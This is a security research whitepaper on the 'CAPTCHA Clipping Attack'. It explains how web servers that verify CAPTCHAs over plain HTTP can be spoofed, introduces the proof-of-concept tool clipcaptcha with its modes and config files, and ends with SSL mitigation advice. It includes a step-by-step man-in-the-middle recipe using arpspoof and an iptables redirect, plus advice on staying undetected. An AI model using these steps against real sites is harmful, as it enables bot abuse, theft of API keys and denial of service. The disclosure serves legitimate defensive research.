

Bypassing CAPTCHAs by Impersonating CAPTCHA Providers

Author:

Gursev Singh Kalra

Principal Consultant
Foundstone Professional Services

Table of Contents

Bypassing CAPTCHAs by Impersonating CAPTCHA Providers.....	1
Table of Contents.....	2
Introduction.....	3
Inside a CAPTCHA Provider Integration	3
Attack Scenarios	4
<i>Private Key Compromise</i>	6
<i>The CAPTCHA Clipping Attack</i>	6
Introducing clipcaptcha	7
<i>clipcaptcha Operational Modes</i>	8
<i>Detecting a CAPTCHA Provider</i>	9
<i>Responding as a CAPTCHA Provider</i>	9
<i>Obtaining Private and Public Keys</i>	10
<i>Signature Based Request Detection and Response</i>	10
Using clipcaptcha	13
<i>Sample Impersonation</i>	13
Mitigation	14
Conclusion	15
About The Author	15
About Foundstone Professional Services	15

Introduction

reCAPTCHA¹ and other CAPTCHA service providers validate millions² of CAPTCHAs each day and protect thousands of websites against the bots. A secure CAPTCHA generation and validation ecosystem forms the basis of the mutual trust model between the CAPTCHA provider and the consumer. A variety of damage can occur if any component of this ecosystem is compromised.

This whitepaper will introduce a new tool and explain vulnerabilities identified as a result of researching several CAPTCHA providers' validation libraries. The identified vulnerabilities can allow attackers to circumvent the CAPTCHA protection.

Inside a CAPTCHA Provider Integration

CAPTCHA providers generally offer both CAPTCHA generation and validation services. To consume these services, the subscribing websites either use the existing libraries and plugins; or write their own. A typical user interaction with a web application that relies on a CAPTCHA provider is summarized below:

1. A user requests a page that requires CAPTCHA validation.
2. The returned page contains an embedded `` (or `<script>`) tag to retrieve the CAPTCHA image from the CAPTCHA provider.
3. Upon parsing the embedded tags, the browser retrieves a CAPTCHA from the CAPTCHA provider and displays it to the user.
4. The user fills in the form fields, enters the CAPTCHA solution and submits the page to the web application.
5. The web application then submits the CAPTCHA solution to the CAPTCHA provider for verification.
6. The CAPTCHA provider responds to the web application with success or failure message.
7. Based on CAPTCHA provider's response, the web application allows or denies the request.

¹ <http://www.google.com/recaptcha>

² <http://www.google.com/recaptcha/faq>





Figure 1: A typical validation flow with CAPTCHA providers

Steps 5 and 6 play a crucial role in the CAPTCHA validation scheme and must be securely implemented to prevent attacks against CAPTCHA validation process.

Attack Scenarios


Analysis of the CAPTCHA integration libraries provided by several CAPTCHA providers (including reCAPTCHA) revealed that almost all of the CAPTCHA verification API's relied on plain text HTTP protocol to perform CAPTCHA validation. Because of this, the CAPTCHA provider's identity was not validated, message authentication checks were not performed and the entire CAPTCHA validation was performed on an unencrypted channel. The two images below show reCAPTCHA's .Net and Rails plug-ins responsible for verifying CAPTCHA solutions.

Bypassing CAPTCHAs by Impersonating CAPTCHA Providers



```
RecaptchaValidator.cs X RecaptchaControl.cs
Recaptcha.RecaptchaValidator PrivateKey
1 using System;
2 using System.Diagnostics;
3 using System.IO;
4 using System.Net;
5 using System.Net.Sockets;
6 using System.Text;
7 using System.Web;
8 namespace Recaptcha
9 {
10     public class RecaptchaValidator
11     {
12         private const string VerifyUrl = "http://www.google.com/recaptcha/api/verify";
13         private string privateKey;
14         private string remoteIp;
15         private string challenge;
16         private string response;
17         private IWebProxy proxy;
18         public string PrivateKey
```

Figure 2: Image shows reCAPTCHA verification URL from the.NET³ plugin (decompiled)



```
1 require 'recaptcha/configuration'
2 require 'recaptcha/client_helper'
3 require 'recaptcha/verify'
4
5 module Recaptcha
6   RECAPTCHA_API_SERVER_URL = 'http://www.google.com/recaptcha/api/'
7   RECAPTCHA_API_SECURE_SERVER_URL = 'https://www.google.com/recaptcha/api/'
8   RECAPTCHA_VERIFY_URL = 'http://www.google.com/recaptcha/api/verify'
9
10  HANDLE_TIMEOUTS_GRACEFULLY = true
11  SKIP_VERIFY_ENV = ['test', 'cucumber']
12
13  # Gives access to the current Configuration.
14  def self.configuration
15    @configuration ||= Configuration.new
16  end
17
18  # Allows easy setting of multiple configuration options. See Configuration
19  # for all available options.
20  #--
21  # The temp assignment is only used to get a nicer rdoc. Feel free to remove
22  # this hack.
23
24  recaptcha.rb 18,1 Top
25
26  Timeout::timeout(options[:timeout] || 3) do
27    recaptcha = http.post_form(URI.parse(Recaptcha.configuration.verify_url),
28      "privatekey" => private_key,
29      "remoteip" => request.remote_ip,
30      "challenge" => params[:recaptcha_challenge_field],
31      "response" => params[:recaptcha_response_field]
32    )
33  end
34  answer, error = recaptcha.body.split.map { |s| s.chomp }
35  unless answer == 'true'
36    flash[:recaptcha_error] = if defined?(I18n)
37      I18n.translate("recaptcha.errors.#{error}", {:default => error})
38    else
39      error
40    end
41  end
42
43  if model
44    message = "Word verification response is incorrect, please try again."
45    message = I18n.translate('recaptcha.errors.verification_failed', {:default => message})
46    model.errors.add attribute, options[:message] || message
47  end
48
49  # you are able to perform configuration updates.
50  # Your are able to customize all attributes listed below. All values
51  # sensitive default and will very likely not need to be changed.
52  # Please note that the public and private key for the reCAPTCHA API
53  # have no useful default value. The keys may be set via the Shell env
54  # or using this configuration. Settings within this configuration all
55  # precedence.
56  # Setting the keys with this Configuration
57  #
58  Recaptcha.configure do |config|
59    config.public_key = '6Le6BAAAAAACHgRbQ2cn_yyyyyyyyyyyyyyyyyy'
60    config.private_key = '6Le6BAAAAAARN3DRm6VA_xxxxxxxxxxxxxxxxxx'
61  end
62
63  class Configuration
64    attr_accessor :nonssl_api_server_url,
65      :ssl_api_server_url,
66      :verify_url,
67      :skip_verify_env,
68      :private_key,
69      :public_key,
70      :proxy,
71      :handle_timeouts_gracefully
72
73    def initialize #:nodoc:
74      @nonssl_api_server_url = RECAPTCHA_API_SERVER_URL
75      @ssl_api_server_url = RECAPTCHA_API_SECURE_SERVER_URL
76      @verify_url = RECAPTCHA_VERIFY_URL
77      @skip_verify_env = SKIP_VERIFY_ENV
78      @handle_timeouts_gracefully = HANDLE_TIMEOUTS_GRACEFULLY
79
80      @private_key = ENV['RECAPTCHA_PRIVATE_KEY']
81      @public_key = ENV['RECAPTCHA_PUBLIC_KEY']
82    end
83
84    def api_server_url(ssl = false) #:nodoc:
85      ssl ? ssl_api_server_url : nonssl_api_server_url
86    end
87  end
```

Figure 3: Image highlights reCAPTCHA rails plugin⁴ operating over plain text HTTP protocol

³ <http://code.google.com/p/recaptcha/downloads/list?q=label:aspnetlib-Latest>

⁴ <https://github.com/ambethia/recaptcha/>

In the current scenario, two types of attacks can be launched against the vulnerable CAPTCHA implementations.

Private Key Compromise

Most of CAPTCHA providers issue private and public keys to identify a particular consumer and to enforce an upper limit on the number of CAPTCHAs used by them. Private keys are often sent over to the CAPTCHA provider during the CAPTCHA validation process. If the public and private keys are sent using plain text HTTP, an attacker could:

1. Use the CAPTCHA service for free by using the keys to imitate the target web site
2. Exhaust the target web site's CAPTCHA quota for the service, which depending on the CAPTCHA provider may cause a wide variety of unexpected issues

The CAPTCHA Clipping Attack

Since the website's application server acts as a client to CAPTCHA provider during steps 5 and 6 (in Figure 1), and the application server often neglects to validate the CAPTCHA provider's identity and the session integrity checks, an attacker may be able to impersonate the CAPTCHA provider and undermine the anti-automation protection.

CAPTCHA validation responses are mostly Boolean (true or false, success or failure, pass or fail, 0 or 1). The response format and its content are also publicly available as part of CAPTCHA provider's API documentation. This allows an attacker to easily construct the finite set of possible responses, impersonate the CAPTCHA provider, and perform malicious CAPTCHA validation for the application servers.

To exploit this vulnerability an attacker performs the following:

1. The attacker acts as a legitimate application user and submits a large number of requests to the web application.
2. At the same time, he/she intercepts CAPTCHA validation requests, masquerades as the CAPTCHA provider and approves all submitted requests.

Masquerading as the CAPTCHA provider and not forwarding the CAPTCHA validation requests to the actual CAPTCHA provider is the CAPTCHA Clipping Attack.




Figure 4: Image demonstrates CAPTCHA Clipping Attack

Introducing clipcaptcha

clipcaptcha is a proof of concept exploitation tool that specifically targets the vulnerabilities discussed above and allows complete bypass of CAPTCHA provider protection. To download see

<http://www.mcafee.com/us/downloads/free-tools/index.aspx>. clipcaptcha is built on sslstrip⁵ codebase and has the following features:

1. It performs signature based CAPTCHA provider detection and clipping.
2. It can be easily extended to masquerade as any CAPTCHA provider by adding corresponding signatures.
3. It has built in signatures of several CAPTCHA providers including reCAPTCHA, OpenCAPTCHA, Captchator etc...

⁵ <http://www.thoughtcrime.org/software/sslstrip/>

Bypassing CAPTCHAs by Impersonating CAPTCHA Providers

4. It logs GET and POST requests that match any supported CAPTCHA provider to capture private and public keys. Unmatched requests are forwarded as is.
5. clipcaptcha supports five operational modes. These are "monitor", "stealth", "avalanche", "denial of service" and "random".

```
gk> python clipcaptcha.py -h
=>> clipcaptcha 0.1 by Gursev Singh Kalra
Usage: clipcaptcha <mode> <options>
Modes(choose one):
    -m , --monitor           Listen and log. No changes made (default)
    -a , --avalanche         Return success for all CAPTCHA validations
    -s <secret> , --stealth <secret> Stealth mode with secret string to approve our own submissions
    -d , --dos               Return failure for all CAPTCHA validations
    -r , --random            Return random success or failures for CAPTCHA validations
Options:
    -c <filename> , --config=<filename> clipcaptcha Config file with CAPTCHA provider signatures (optional)
    -p <port> , --port=<port>          Port to listen on (default 7777).
    -f <filename> , --file=<filename>  Specify file to log to (default clipcaptcha.log).
    -l , --list                List CAPTCHA providers available
    -h , --help                Print this help message.

gk>
```

Figure 5: Image shows clipcaptcha help

```
gk> python clipcaptcha.py -s clipcaptcha
[+] Available CAPTCHA Providers =>
    0:      reCAPTCHA
    1:      OpenCAPTCHA
    2:      Captchator
[?] Choose CAPTCHA Providers by typing space separated indexes below or press enter to clip all :
[+] Cool, I am clipping these CAPTCHA providers => reCAPTCHA, OpenCAPTCHA, Captchator
[+] Running in Stealth mode

gk>
```

Figure 6: Image shows a sample clipcaptcha run

clipcaptcha Operational Modes

clipcaptcha can be run in any one of its operational modes and they are explained below:

1. **Monitor Mode:** Signature based CAPTCHA provider detection is performed and all CAPTCHA validation requests are logged to a local file. The CAPTCHA validation requests and corresponding responses are allowed to complete without any modifications.
2. **Avalanche Mode:** "Success" response is returned on the matching CAPTCHA provider for all validation requests. It is recommended to not run clipcaptcha in this mode as a surge in successful account creation or registrations may be detected.
3. **Stealth Mode:** Stealth is the *recommended* mode for running clipcaptcha. This mode relies on the fact that all CAPTCHA validation API's need to send user supplied "CAPTCHA solution" to the CAPTCHA providers for validation. clipcaptcha banks on this behavior to operate stealthily and return "Success" status only for the requests that contain a secret string. In its current implementation, clipcaptcha parses the entire CAPTCHA validation request (initial line, headers and body) and returns success if the secret string is found or allows the request to complete without any modifications.

Bypassing CAPTCHAs by Impersonating CAPTCHA Providers

4. **DoS Mode:** "Failure" response is returned for all CAPTCHA validation requests. This leads to a Denial of Service condition on the target web application for all forms that require CAPTCHA validation.
5. **Random Mode:** Random "Success" and "Failure" responses are returned as per the matching CAPTCHA provider for all validation requests and exits only as a teaser mode.

Selecting more than one operation mode is an error.

Detecting a CAPTCHA Provider

For each request received, clipcaptcha tries to identify if request is a CAPTCHA validation request. It achieves this by making the following comparisons:

1. The host header value should match one of the CAPTCHA provider's hostname.
2. The URL path should also match the CAPTCHA provider's validation path.

The request is flagged as a CAPTCHA validation request if both the above conditions are met, else it is forwarded without any modifications. The table below shows CAPTCHA provider request formats for reCAPTCHA and OpenCAPTCHA extracted from their documentation.

Table 1: Example CAPTCHA Provider Request Formats

CAPTCHA Provider =>	reCAPTCHA	OpenCAPTCHA
Validating Host	www.google.com	www.opencaptcha.com
CAPTCHA Validation Request		
Validation Path	/recaptcha/api/verify	/validate.php
Query String	None	ans=<CAPTCHA Solution>&img=<CAPTCHA Identifier>
Request Headers	None mandated	None mandated
POST Contents	privatekey=<privateKey>&remoteip=<remoteIP>&challenge=<CAPTCHA Identifier>&response=<CAPTCHA Solution>	None

Responding as a CAPTCHA Provider

Once a CAPTCHA validation request and the corresponding CAPTCHA provider are identified, clipcaptcha responds to the request as per its operation mode. clipcaptcha constructs a response by choosing from a finite set of possible responses for the CAPTCHA provider and sends it back to the web application initiating the validation request. The table below shows CAPTCHA provider response formats for reCAPTCHA and OpenCAPTCHA extracted.

Bypassing CAPTCHAs by Impersonating CAPTCHA Providers

Table 2: Example CAPTCHA Provider Response Formats

CAPTCHA Provider =>	reCAPTCHA	OpenCAPTCHA
Validating Host	www.google.com	www.opencaptcha.com
CAPTCHA Validation Response		
Success Status Line	HTTP/1.0 200 OK	HTTP/1.0 200 OK
Success Response Headers	None mandated	None mandated
Success Body	true	Pass
Failure Status Line	HTTP/1.0 200 OK	HTTP/1.0 200 OK
Failure Response Headers	None mandated	None mandated
Failure Body	false <ErrorCode>	Fail

Obtaining Private and Public Keys

Every request for which a CAPTCHA provider match is found, clipcaptcha logs the request for all operational mode. These logs contain the private and public keys for a website and can be used to impersonate the target website's CAPTCHA implementation.

Signature Based Request Detection and Response

All CAPTCHA providers are basically HTTP based custom web services. These services accept CAPTCHA validation requests in a particular format and respond with finite set of responses that allow the clients to make Boolean choices to allow or disallow the request. clipcaptcha takes advantage of this finite and predictable request and response data set to implement signature based request detection and response system. Figure 5 below shows the configuration file (template) for clipcaptcha.

Bypassing CAPTCHAs by Impersonating CAPTCHA Providers

```
<?xml version='1.0'?>
<clipcaptcha>
  <provider>
    <name>CAPTCHA Name</name>
    <hostname>www.hostname.com</hostname>
    <path>/verify</path>
    <success>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rheaders>
        <header>
          <name>header x</name>
          <value>value x</value>
        </header>
        <header>
          <name>header y</name>
          <value>value y</value>
        </header>
      </rheaders>
      <rbody>true</rbody>
    </success>
    <failure>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rheaders>
        <header>
          <name>header 1</name>
          <value>value 1</value>
        </header>
      </rheaders>
      <rbody><![CDATA[line 1\nline 2\nline 3]]></rbody>
    </failure>
  </provider>
</clipcaptcha>
```

Figure 7: Image shows clipcaptcha's configuration template with success and failure response information

The configuration file format is explained below:

1. "clipcaptcha" is the root element of the configuration XML file with several "**provider**" child elements.
2. Minimum of one provider element must be present.
3. Each provider element must have one occurrence of the following elements:
 - a. **name:** The name element indicates the name to uniquely identify the CAPTCHA provider.
 - b. **hostname:** The HTTP host header for the CAPTCHA provider.
 - c. **path:** The CAPTCHA provider path to which the validation request will be sent. clipcatpcha uses hostname and path to uniquely identify providers.
 - d. **success:** This contains success message for CAPTCHA verification.
 - e. **failure:** This contains failure message for CAPTCHA verification.

Bypassing CAPTCHAs by Impersonating CAPTCHA Providers

- clipcaptcha uses success and failure elements to construct responses for CAPTCHA validation requests. A response is created from the XML as follows:

```
HTTP/1.1 <rcode> <rcodestr>

<rheaders>header>name>: <rheaders>header>value>

<rheaders>header>name>: <rheader>header>value>

<rbody>
```

```
<?xml version='1.0'?>
<clipcaptcha>
  <provider>
    <name>reCAPTCHA</name>
    <hostname>www.google.com</hostname>
    <path>/recaptcha/api/verify</path>
    <success>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rheaders>
        <header>
          <name></name>
          <value></value>
        </header>
      </rheaders>
      <rbody>true</rbody>
    </success>
    <failure>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rheaders>
        <header>
          <name></name>
          <value></value>
        </header>
      </rheaders>
      <rbody><![CDATA[false\nincorrect-captcha-sol]]></rbody>
    </failure>
  </provider>
  <provider>
    <name>OpenCAPTCHA</name>
    <hostname>www.opencaptcha.com</hostname>
    <path>/validate.php</path>
    <success>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rbody>pass</rbody>
    </success>
    <failure>
      <rcode>200</rcode>
      <rcodestr>OK</rcodestr>
      <rbody>fail</rbody>
    </failure>
  </provider>
</clipcaptcha>
```

Figure 8: Image shows clipcaptcha's configuration file with two CAPTCHA provider signatures

Using clipcaptcha

We will use a condensed version of reCAPTCHA verification plugin (for Ruby on rails) on an interactive Ruby shell for demonstration. As per reCAPTCHA verification procedure, the demo code shown below must always return `invalid-request-cookie` error because the `challenge` parameter contains an invalid value. The challenge parameter typically contains the unique CAPTCHA identifier issued when CAPTCHA retrieval request is sent to the reCAPTCHA website:

```
require 'net/http'
RECAPTCHA_VERIFY_URL= 'http://www.google.com/recaptcha/api/verify'
PRIVATE_KEY = "6LdfPN[REDACTED]"
def recaptcha_verify(solution)
  Timeout::timeout(3) do
    http = Net::HTTP
    recaptcha = http.post_form(URI.parse(RECAPTCHA_VERIFY_URL), {
      "privatekey" => PRIVATE_KEY,
      "remoteip"   => "10.10.10.10",
      "challenge"  => "clipcaptcha_challenge",
      "response"   => solution
    })
    answer, error = recaptcha.body.split.map { |s| s.chomp }
    return answer, error
  end
end
```

Figure 9: Image shows example code that must always returns an error message

```
irb(main):001:0> load 'clipDemo.rb'
=> true
irb(main):002:0> recaptcha_verify('gursev')
=> ["false", "invalid-request-cookie"]
irb(main):003:0> puts recaptcha_verify('gursev')
false
invalid-request-cookie
```

Figure 10: Image shows the error message returned for reCAPTCHA validation requests

Sample Impersonation

The steps below show how to run clipcaptcha as CAPCHA provider:

1. Enable forwarding mode on your machine (`echo "1" > /proc/sys/net/ipv4/ip_forward`)
2. Setup iptables to redirect HTTP traffic to clipcaptcha. (`iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port <listeningPort>`)
3. Run arpspoof to redirect the traffic to your machine. (`arpspoof -i <interface> -t <targetIP> <gatewayIP>`)

Bypassing CAPTCHAs by Impersonating CAPTCHA Providers

4. Run clipcaptcha in one of its mode of operation. (`clipcaptcha.py <mode> -l <listeningPort>`)

Once clipcaptcha instance starts running, all CAPTCHA validation requests will be administered by clipcaptcha.

```
root@bt:~# irb
irb(main):001:0> load 'clipDemo.rb'
=> true
irb(main):002:0> puts recaptcha_verify('gursev')
false
invalid-request-cookie
=> nil
irb(main):003:0> puts recaptcha_verify('gursev')
true
=> nil
irb(main):004:0> puts recaptcha_verify('gursev')
false
incorrect-captcha-sol
=> nil
```

Default behavior

clipcaptcha avalanche mode

clipcaptcha DoS mode

Figure 11: Image shows results when sample script was run with various clipcaptcha modes

Mitigation

CAPTCHA providers should support SSL for CAPTCHA validation, update their plug-ins and libraries to support SSL. Further, application developers should enforce the use of SSL and server certificate validation for all CAPTCHA validation requests.

Sample code to verify SSL certificate in Ruby is provided in the table below. The rootcerts.pem file referenced in the code was downloaded from curl⁶ project website.

```
require 'rubygems'
require 'net/https'
q = Net::HTTP.new('mail.google.com', 443, 'localhost', 8888)
q.use_ssl = true
q.ca_file = "rootcerts.pem"
begin
  q.get("/")
rescue
  puts "Invalid Digital Certificate"
end
```

⁶ <http://curl.haxx.se/ca/cacert.pem>

Conclusion

CAPTCHA providers allow websites to integrate anti-automation mechanisms by offering CAPTCHA generation and verification services along with the libraries to consume those services. Insecurely written libraries give a false sense of security and can be exploited. Web application developers are advised to perform security reviews of the third party libraries before deploying them in their applications.

About The Author

